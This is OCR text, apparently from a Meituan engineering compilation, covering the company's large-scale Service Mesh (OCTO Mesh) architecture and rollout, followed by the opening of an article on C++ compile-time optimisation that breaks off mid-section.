
1. **兼容性**：技术改造涉及范围较大，一方面需要通过保证现有通信方式及平台使用方式不变，从而来保障业务研发效率，另一方面也要解决运行载体多样性、运维体系兼容等问题。
2. **异构性**：第一是多语言互通问题；第二是打通治理体系内的众多治理子系统，像服务鉴权、注册中心等系统的存储及发布订阅机制都是不同的；第三是快速打通新融入公司的异构治理体系。
3. **大规模支撑**：出于性能方面考虑，开源 Istio 等产品不宜直接应用于大规模的生产环境，美团控制面需具备百万级链接下高吞吐、低延迟、高精确的系统能力。
4. **重交易型业务容错性低**：交易型业务场景下，业务对 Service Mesh 的性能、稳定性往往持怀疑态度；美团基础架构团队也强调在业务价值导向下，基于实际业务价值进行运营推广，而不是采用从上至下的偏政策性推广方式。

三、美团落地 Service Mesh 的解决方案

3.1 整体架构

美团采用数据面基于 Envoy 二次开发、控制面自研为主、SDK 协同升级的方案（内部项目名是 OCTO Mesh ）。架构简介如下：

- 各语言轻薄的 SDK 与 Proxy 通过 UDS（Unix Domain Socket）交互，主要出发点是考虑到相比透明流量劫持，UDS 性能与可运维性更好。
- 控制面与 Proxy 通过双向流通信，控制面与治理生态的多个子系统交互，并将计算处理过的治理数据及策略数据下发给 Proxy 执行，协同配合完成路由、限流等所有核心治理功能。
- 控制面内部的 5 个模块都是自研的独立服务。
  - Pilot 承载核心治理能力，与 Proxy 直接交互。
  - Dispatcher 负责屏蔽异构子系统差异。
  - 集中式健康检查管理节点状态。
  - Config Server 管理 Mesh 体系内相关的策略，并将 Pilot 有状态的部分尽量迁移出来。
  - 监控及巡检系统负责提升稳定性。
- 自研了的 Meta Server 系统实现 Mesh 体系内部的节点注册和寻址，通过管理控制面与数据面的链接关系，也实现了按事业群隔离、水平扩展等能力。



3.2 兼容性解决方案

兼容性的目标及特征用一句话来总结就是：业务接入无感知。为此，我们做了以下三件事情：

(1) 与现有基础设施及治理体系兼容

- 将 Service Mesh 与 OCTO 深度打通，确保各治理子系统的使用方式都不变。
- 运行载体方面，同时支持容器、虚拟机、物理机。
- 打通运维体系，保证服务治理基础设施处于可管理、可监测的状态。

(2) 协议兼容

- 服务间调用往往是多对多的关系，一般调用端与服务端无法同时升级，为支持 Mesh 与非 Mesh 的互通，增强后的协议对业务完全透明。
- 与语义相关的所有内容（比如异常等），均在 SDK 与 Proxy 之间达成共识，保证兼容。
- 无法在控制面及数据面中实现的能力，在 SDK 中执行并通过上下文传递给 Proxy，保障功能完全对齐，当然这种情况应该尽量避免的。

(3) Mesh 与非 Mesh 模式的无缝切换

- 基于 UDS 通信必然需要业务升级一次 SDK 版本，我们在 2020 年初时预先发布早做部署，确保当前大部分业务已经升级到新版本，但默认仍是不开启 Mesh 的状态。
- 在可视化平台上面通过开关操作，几乎无成本实现从 Mesh 模式与非 Mesh 模式的切换，并具备实时生效的能力。

3.3 异构性解决方案

异构性的目标及特征用一句话总结就是：标准化服务治理运行时。具体可拆分为 3 个子目标：


- 标准化美团内部 6 种语言的治理体系。
- 架构层面由控制面统一对接各个治理子系统，屏蔽注册中心、鉴权、限流等系

统具体实现机制的异构性。

- 支持摩拜及未来新融入公司的异构治理体系与公司整体的快速融合。


针对上述 3 个子目标，我们所采取的方案如下：

- 将数据面 + 控制面定义为标准化的服务治理运行时，在标准运行时内打通所有治理能力。
- 建设统一接入中心系统 Dispatcher ，并由其对接并屏蔽治理子系统的异构性，从而实现外部系统的差异对 Pilot 透明；下图中 Dispatcher 与 Pilot 直接交互，Meta Server 的作用是避免广播降低冗余。
- 重构或从零建设 SDK，目前使用的 6 种语言 SDK 均已落地并使用。
- 异构语言、异构体系均使用增强的统一协议交互，实现互通。



通过 Service Mesh 实现体系融合的前后对比如下：

- 引入 Service Mesh 前，单车向公司的流量以及公司向单车的流量，均是由中间的 adaptor 单点服务承接。除稳定性有较大隐患外，所有交互逻辑均需要开发两份代码，效率较差。
- 引入 Service Mesh 后，在一套服务治理设施内打通并直接交互，消除了中心 adaptor 带来的稳定性及研发效率方面的缺陷；此外整个打通在 1 个月内完成，异构体系融合效率很高。



通过上述方案，针对异构性方面取得了较好的效果：

- 标准化 6 种语言治理体系，非 Java 语言的核心治理能力基本对齐 Java；新语言也很容易融入，提供的官方 Python 语言、Golang 语言的通信框架新版本（依托于 OCTO Mesh），开发成本均控制在 1 个月左右。
- 支持异构治理子系统通过统一接入中心快速融入，架构简洁、扩展性强。
- 支持异构治理体系快速融合并在单车侧落地，异构治理体系打通成本也从 1.5 年降低到 1 个月。

3.4 规模化解决方案

3.4.1 开源 Istio 问题分析


规模化的目标及特征用一句话总结是：**具备支撑数万服务、百万节点体量的系统能力，并支持水平扩展**。挑战主要有 3 个：

- 美团体量是最流行开源产品 Istio 上限的上千倍。
- 极高的实时性、准确性要求；配置下发错误或丢失会直接引发流量异常。
- 起步较早，业界参考信息很少。

经过对 Istio 架构进行深入分析，我们发现核心问题聚焦在以下 3 个瓶颈点：

- 每个控制面实例有 ETCD 存储系统的全部数据，无法水平扩展。
- 每个 Proxy 链接相当于独立与 ETCD 交互，而同一个服务的 Proxy 请求内容都相同，独立交互有大量的 I/O 冗余。当 Proxy 批量发版或网络抖动时，瞬时风暴很容易压垮控制面及 ETCD。


- 每个节点都会探活所有其他节点。10 万节点规模的集群，1 个检测周期有 100 亿次探活，会引发网络风暴。



3.4.2 措施一：横向数据分片

针对 Istio 控制面各实例承载全集群数据的问题，对应的措施是通过横向逻辑数据分片支持扩展性，具体方案设计如下：

- Proxy 启动时会去向 Meta Server 系统请求需要连接的 Pilot IP，Meta Server 将相同服务的 Proxy 尽量落到同一个控制面节点（内部策略更为复杂，还要考虑地域、负载等情况），这样每个 Pilot 实例按需加载而不必承载所有数据。
- 控制面节点异常或发布更新时，其所管理的 Proxy 也会有规律的迁移，恢复后在一定时间后还会接管其负责的 Proxy，从而实现了会话粘滞，也就实现逻辑上面的数据分片。




通过管理链接关系实现了按事业群隔离、按服务灰度等平台能力，最关键的还是解决了 Mesh 体系水平扩展的问题。

3.4.3 措施二：纵向分层订阅

针对 Istio 独立管理各 Proxy 链接的 I/O 冗余问题，对应的措施是通过分层订阅减少冗余 I/O。Proxy 不直接与存储等系统对接，而是在中间经过一系列的处理，关键点有两个：

- 关键点 1：基于快照缓存 + 索引的机制来减少 ZK watcher 同步。以注册中心为例，常规实现方式下，如果每个 Proxy 关注 100 个节点，1 万个节点就会注册 100 万个 watcher，相同服务的 Proxy 所关注内容是相同的，另外不同服务 Proxy 所关注的也有很多交集，其中包含大量的冗余。分层订阅模式下，Proxy 不与注册中心直接交互，通过中间的快照缓存与分层，确保每个 Pilot 实例中 ZK 相同路径的监听最多只用 1 个 watcher，获取到 watcher 通知后，Pilot 根据内部的快照缓存 + 索引向所有关注者分发，大大降低了冗余。
- 关键点 2：治理能力层及会话管理层实现了类似于 I/O 多路复用能力，通过并发提升吞吐。




结果方面有效应对了网络抖动或批量发版的瞬间风暴压力，压测单 Pilot 实例可以承载 6 万以上的链接，时延 TP99 线 < 2.3ms、数据零丢失。

3.4.4 措施三：集中式健康检测

针对大规模集群内指数级膨胀的节点间健康监测次数，对应的措施是摒弃了 P2P 检测模式，我们参考并优化了 Google 的 Traffic Drector 中心化管理的健康检测模式。这种模式下检测次数大大减少，一个周期内 10 万节点集群的检测次数，从 100 亿次下降到 10 万次。

此外，当 Pilot 感知到 Proxy 异常时，会立即通知中心化健康检测系统启动检测，而不是等待检测周期窗口的到来，这可以有效提升业务调用的成功率。




3.5 交易型场景困境下的解决方案

3.5.1 业务属性分析

美团内部业务线较多，包括外卖、配送、酒店、旅游、单车、团购等，其中绝大多数业务都带有交易属性，交易链路上一个流量异常就可能影响到订单。业务系统对新技术领域的探索往往比较慎重，期望在新技术充分验证后再启动试点，所以除小语种及亟待与公司打通的单车业务外，推广的难度是非常大的。此外，基础架构部秉承“以客户为中心”的原则，研发、运维、测试人员均是我们的“客户”，所以技术升级会重点从业务价值入手，并非简单依靠从上至下的政策推动力。

所以，我们对外的承诺是：**通信足够快、系统足够稳定、接入足够平滑高效**。



3.5.2 精细化运营体系建设

针对推广的困境，我们首先做了两件事情：

- 寻找具备强诉求的业务试点，客观来说，美团技术栈内这类业务数量非常有限。
- 寻求标杆核心业务试点，充分验证后推广给其他业务，但效果并不理想，与业务稳定性的诉求并不匹配。

针对上述困境，我们进行深度思考后建立了一个精细化的运营体系：

- 服务接入 Mesh 前。基于 SOA 分级将服务划分为非核心与核心两类，先针对非核心服务以及所有服务的线下环境进行重点突破，实现了在广泛的业务场景下，全面且充分的验证系统能力。
- 服务接入 Mesh 中。运营系统通过校验 SDK 版本、运行时环境等信息，自动筛选出满足条件的服务，业务同学只需要在平台上做（1）开启开关、（2）选择节点（3）指定 Mesh 流量比例三个步骤，就完成了到 Mesh 模式的切换，不需代码改造也不需发布服务，整个过程基本在 1 分钟左右完成；此外，通过与 IM 工具深度联动，提升了推广与数据运营的效率。
- 服务接入 Mesh 后。一方面，业务侧包括架构侧的运营有详细的数据指标做对比参考；另一方面，运营系统支持预先设置稳定性策略并做准实时的检测，当某个接入服务 Mesh 模式异常时，即时自动切换回非 Mesh 模式。

运营体系具备“接入过程无感”、“精细化流量粒度灰度”、“异常自动回滚恢复”三个核心能力，在运营体系建设后推广运营较为顺利，目前线上接入的 600+ 服务、线下接入的 3500+ 服务中，90% 以上是依托运营平台接入 Mesh 的。

3.5.3 通信性能优化

在性能损耗优化这个方向，除使用 UDS 规避网络栈外，我们也通过增量聚合下发、序列化优化两个措施减少不必要的解包，提升了通信性能。

经过压测，去除非核心功能在 2 核 4G 环境用 1KB 数据做 echo 测试，QPS 在 34000 以上，一跳平均延迟 0.207ms，时延 TP99 线 0.4ms 左右。

3.5.4 流量多级保护

美团落地 Service Mesh 在稳定性保障方面建设投入较多，目前尚无 Service Mesh 引发的故障，具体包含三个方面：

- 首先做了流量多级保护
  - 一方面，当 Proxy 不可用时，流量会自动 fallback 到非 Mesh 模式；另一方面，支持最精细支持按单节点的 1/1000 比例灰度。下图是具体的交互流程，当然，这两个特性与 Service Mesh 的最终形态是冲突的，只是作为系统建设初期优先保证业务稳定性的过渡性方案，长期来看必然是要去除的（包括美团一些核心服务已经完全去除）。
  - 基于 FD 迁移 + SDK 配合协议交互，实现 Proxy 无损热重启的能力。
- 控制面下发错误配置比停发配置的后果更为严重，我们建设了应用层面及系统层面的周期巡检，从端到端的应用视角验证正确性，避免或减少因变更引发的异常。
- 系统交互方面，通过限流、熔断对中心化控制面做服务保护；系统内柔性可用，当控制面全部异常时，缓存机制也能协助 Proxy 在一定时间内可用。

四、总结

本文系统性的介绍美团在 Service Mesh 落地进程中面临的“兼容性”、“异构性”、“规模化”、“交易属性业务容错性低”这四类复杂性挑战，针对上述挑战，我们也详细介绍了大规模私有云集群场景下的优化思考及实践方案。

基于上述实践，目前美团线上落地服务数超过 600，线下服务数超过 3500+，初步验证了模式的可行性。短期价值方面，我们支持了摩拜等异构治理体系的快速融合、多语言治理能力的统一；长期价值仍需在实践中继续探索与验证，但在标准化服务治理运行时并与业务解耦、中心化管控下更丰富的治理能力输出两个方面，是非常值得期待的。

作者简介

继东、薛晨、业祥、张昀，均来自美团基础技术部 – 基础架构部。

招聘信息

基础技术部 – 基础架构部 – 中间件研发中心 – 服务框架组涉及领域主要包括 RPC 通信框架、Service Mesh、服务治理门户、Set 化、流程引擎系统 Gravity 等。感兴趣的同学可投递简历至：tech@meituan.com（邮件主题请注明：基础架构部）。

C++ 服务编译耗时优化原理及实践

作者：周磊

一、背景


大型 C++ 工程项目，都会面临编译耗时较长的问题。不管是开发调试迭代、准入测试，亦或是持续集成阶段，编译行为无处不在，降低编译时间对提高研发效率来说具有非常重要意义。

美团搜索与 NLP 部为公司提供基础的搜索平台服务，出于性能的考虑，底层的基础服务通过 C++ 语言实现，其中我们负责的深度查询理解服务（DeepQueryUnderstanding，下文简称 DQU）也面临着编译耗时较长这个问题，整个服务代码在优化前编译时间需要二十分钟左右（32 核机器并行编译），已经影响到了团队开发迭代的效率。基于这样的背景，我们针对 DQU 服务的编译问题进行了专项优化。在这个过程中，我们也积累了一些优化的知识和经验，在这里分享给大家。

二、编译原理及分析

2.1 编译原理介绍

为了更好地理解编译优化方案，在介绍优化方案之前，我们先简单介绍一下编译原理，通常我们在进行 C++ 开发时，编译的过程主要包含下面四个步骤：



预处理器：宏定义替换，头文件展开，条件编译展开，删除注释。

- gcc -E 选项可以得到预处理后的结果，扩展名为 .i 或 .ii。

- C/C++ 预处理不做任何语法检查，不仅是因为它不具备语法检查功能，也因为预处理命令不属于 C/C++ 语句（这也是定义宏时不要加分号的原因），语法检查是编译器要做的事情。
- 预处理之后，得到的仅仅是真正的源代码。

编译器：生成汇编代码，得到汇编语言程序（把高级语言翻译为机器语言），该种语言程序中的每条语句都以一种标准的文本格式确切的描述了一条低级机器语言指令。

- gcc -S 选项可以得到编译后的汇编代码文件，扩展名为 .s。
- 汇编语言为不同高级语言的不同编译器提供了通用的输出语言。

汇编器：生成目标文件。

- gcc -c 选项可以得到汇编后的结果文件，扩展名为 .o。
- .o 文件，是按照的二进制编码方式生成的文件。

链接器：生成可执行文件或库文件。

- **静态库**：指编译链接时，把库文件的代码全部加入到可执行文件中，因此生成的文件比较大，但在运行时也就不再需要库文件了，其后缀名一般为“.a”。
- **动态库**：在编译链接时并没有把库文件的代码加入到可执行文件中，而是在程序执行时由运行时链接文件加载库，这样可执行文件比较小，动态库一般后缀名为“.so”。
- **可执行文件**：将所有的二进制文件链接起来融合成一个可执行程序，不管这些文件是目标二进制文件还是库二进制文件。

2.2 C++ 编译特点

（1）每个源文件独立编译

C/C++ 的编译系统和其他高级语言存在很大的差异，其他高级语言中，编译单元是整个 Module，即 Module 下所有源码，会在同一个编译任务中执行。而在 C/C++ 中，编译单元是以文件为单位。每个 .c/.cc/.cxx/.cpp 源文件是一个独立的编译单

元，导致编译优化时只能基于本文件内容进行优化，很难跨编译单元提供代码优化。

（2）每个编译单元，都需要独立解析所有包含的头文件

如果 N 个源文件引用到了同一个头文件，则这个头文件需要解析 N 次（对于 Thrift 文件或者 Boost 头文件这类动辄几千上万行的头文件来说，简直就是“鬼故事”）。

如果头文件中有模板（STL/Boost），则该模板在每个 cpp 文件中使用时都会做一次实例化，N 个源文件中的 std::vector 会实例化 N 次。

（3）模板函数实例化

在 C++ 98 语言标准中，对于源代码中出现的每一处模板实例化，编译器都需要去做实例化的工作；而在链接时，链接器还需要移除重复的实例化代码。显然编译器遇到一个模板定义时，每次都去进行重复的实例化工作，进行重复的编译工作。此时，如果能够让编译器避免此类重复的实例化工作，那么可以大大提高编译器的工作效率。在 C++ 0x 标准中一个新的语言特性 – 外部模板的引入解决了这个问题。

在 C++ 98 中，已经有一个叫做显式实例化（Explicit Instantiation）的语言特性，它的目的是指示编译器立即进行模板实例化操作（即强制实例化）。而外部模板语法就是在显式实例化指令的语法基础上进行修改得到的，通过在显式实例化指令前添加前缀 extern，从而得到外部模板的语法。

① 显式实例化语法：template class vector。 ② 外部模板语法：extern template class vector。

一旦在一个编译单元中使用了外部模板声明，那么编译器在编译该编译单元时，会跳过与该外部模板声明匹配的模板实例化。

（4）虚函数

编译器处理虚函数的方法是：给每个对象添加一个指针，存放了指向虚函数表的地址，虚函数表存储了该类（包括继承自基类）的虚函数地址。如果派生类重写了虚函数的新定义，该虚函数表将保存新函数的地址，如果派生类没有重新定义虚函数，该

虚函数表将保存函数原始版本的地址。如果派生类定义了新的虚函数，则该函数的地址将被添加到虚函数表中。

调用虚函数时，程序将查看存储在对象中的虚函数表地址，转向相应的虚函数表，使用类声明中定义的第几个虚函数，程序就使用数组的第几个函数地址，并执行该函数。

使用虚函数后的变化：

① 对象将增加一个存储地址的空间（32 位系统为 4 字节，64 位为 8 字节）。② 每个类编译器都创建一个虚函数地址表。③ 对每个函数调用都需要增加在表中查找地址的操作。

（5）编译优化

GCC 提供了为了满足用户不同程度的的优化需要，提供了近百种优化选项，用来对编译时间，目标文件长度，执行效率这个三维模型进行不同的取舍和平衡。优化的方法不一而足，总体上将有以下几类：

① 精简操作指令。② 尽量满足 CPU 的流水操作。③ 通过对程序行为地猜测，重新调整代码的执行顺序。④ 充分使用寄存器。⑤ 对简单的调用进行展开等等。

如果全部了解这些编译选项，对代码针对性的优化还是一项复杂的工作，幸运的是 GCC 提供了从 O0-O3 以及 Os 这几种不同的优化级别供大家选择，在这些选项中，包含了大部分有效的编译优化选项，并且可以在这个基础上，对某些选项进行屏蔽或添加，从而大大降低了使用的难度。

- O0：不做任何优化，这是默认的编译选项。
- O 和 O1：对程序做部分编译优化，编译器会尝试减小生成代码的尺寸，以及缩短执行时间，但并不执行需要占用大量编译时间的优化。
- O2：是比 O1 更高级的选项，进行更多的优化。GCC 将执行几乎所有的不包含时间和空间折中的优化。当设置 O2 选项时，编译器并不进行循环展开以及函数内联优化。与 O1 比较而言，O2 优化增加了编译时间的基础上，提高了

生成代码的执行效率。

- O3：在 O2 的基础上进行更多的优化，例如使用伪寄存器网络，普通函数的内联，以及针对循环的更多优化。
- Os：主要是对代码大小的优化，通常各种优化都会打乱程序的结构，让调试工作变得无从着手。并且会打乱执行顺序，依赖内存操作顺序的程序需要做相关处理才能确保程序的正确性。

编译优化有可能带来的问题：

① **调试问题**：正如上面所提到的，任何级别的优化都将带来代码结构的改变。例如：对分支的合并和消除，对公用子表达式的消除，对循环内 load/store 操作的替换和更改等，都将会使目标代码的执行顺序变得面目全非，导致调试信息严重不足。


② **内存操作顺序改变问题**：在 O2 优化后，编译器会对影响内存操作的执行顺序。例如：-fschedule-insns 允许数据处理时先完成其他的指令；-fforce-mem 有可能导致内存与寄存器之间的数据产生类似脏数据的不一致等。对于某些依赖内存操作顺序而进行的逻辑，需要做严格的处理后才能进行优化。例如，采用 Volatile 关键字限制变量的操作方式，或者利用 Barrier 迫使 CPU 严格按照指令序执行。

(6)C/C++ 跨编译单元的优化只能交给链接器

当链接器进行链接的时候，首先决定各个目标文件在最终可执行文件里的位置。然后访问所有目标文件的地址重定义表，对其中记录的地址进行重定向（加上一个偏移量，即该编译单元在可执行文件上的起始地址）。然后遍历所有目标文件的未解决符号表，并且在所有的导出符号表里查找匹配的符号，并在未解决符号表中所记录的位置上填写实现地址，最后把所有的目标文件的内容写在各自的位置上，就生成一个可执行文件。链接的细节比较复杂，链接阶段是单进程，无法并行加速，导致大项目链接极慢。

三、服务问题分析

DQU 是美团搜索使用的查询理解平台，内部包含了大量的模型、词表、在代码结构上，包含 20 多个 Thrift 文件，使用大量 Boost 处理函数，同时引入了 SF 框架，公司第三方组件 SDK 以及分词三个 Submodule，各个模块采用动态库编译加载的方式，模块之间通过消息总线做数据的传输，消息总线是一个大的 Event 类，这样这个类就包含了各个模块需要的数据类型的定义，所以各个模块都会引入 Event 头文件，不合理的依赖关系造成这个文件被改动，几乎所有的模块都会重新编译。



每个服务所面临的编译问题都有各自的特点，但是遇到问题的本质原因是类似的，结合编译的过程和原理，我们从预编译展开、头文件依赖以及编译过程耗时 3 个方面对 DQU 服务编译问题进行了分析。

3.1 编译展开分析

编译展开分析就是通过 C++ 的预编译阶段保留的 .ii 文件，查看通过展开后的编译文件大小，具体可以通过在 cmake 中指定编译选型“-save-temps”保留编译中间文件。

```
set(CMAKE_CXX_FLAGS "-std=c++11 ${CMAKE_CXX_FLAGS} -ggdb -Og -fPIC -w
-Wl,--export-dynamic -Wno-deprecated -fpermissive -save-temps")
```

编译耗时的最直接原因就是编译文件展开之后比较大，通过编译展开后的文件大小和内容，通过预编译展开分析能看到文件展开后的文件有 40 多万行，发现有大量的 Boost 库引用及头文件引用造成的展开文件比较大，影响到编译的耗时。通过这个方式能够找到各个文件编译耗时的共性，下图是编译展开后文件大小截图。

```
-rw-rw-r-- 1 sankuai sankuai  12M Jun 12 18:49 ./plugins/entity_recognition/entity_handler.ii
-rw-rw-r-- 1 sankuai sankuai  12M Jun 12 18:49 ./plugins/query_correct/querycorrect_handler.ii
-rw-rw-r-- 1 sankuai sankuai  12M Jun 12 18:49 ./plugins/query_preprocess/query_preprocess_handler.ii
-rw-rw-r-- 1 sankuai sankuai  12M Jun 12 18:50 ./plugins/query_async_call/query_entity_link.ii
-rw-rw-r-- 1 sankuai sankuai  12M Jun 12 18:42 ./services/query_analysis_server.ii
-rw-rw-r-- 1 sankuai sankuai  12M Jun 12 18:49 ./plugins/platform/query_classification_pack/query_classification_pack.ii
-rw-rw-r-- 1 sankuai sankuai  12M Jun 12 18:49 ./plugins/location_recognition/location_handler.ii
-rw-rw-r-- 1 sankuai sankuai  12M Jun 12 18:44 ./plugins/query_chunk/query_chunk_platform_business.ii
-rw-rw-r-- 1 sankuai sankuai  12M Jun 12 18:51 ./plugins/query_async_call/async_query_manager.ii
```

3.2 头文件依赖分析

头文件依赖分析是从引用头文件数量的角度来看代码是否合理的一种分析方式，我们实现了一个脚本，用来统计头文件的依赖关系，并且分析输出头文件依赖引用计数，用来辅助判断头文件依赖关系是否合理。

(1) 头文件引用总数结果统计

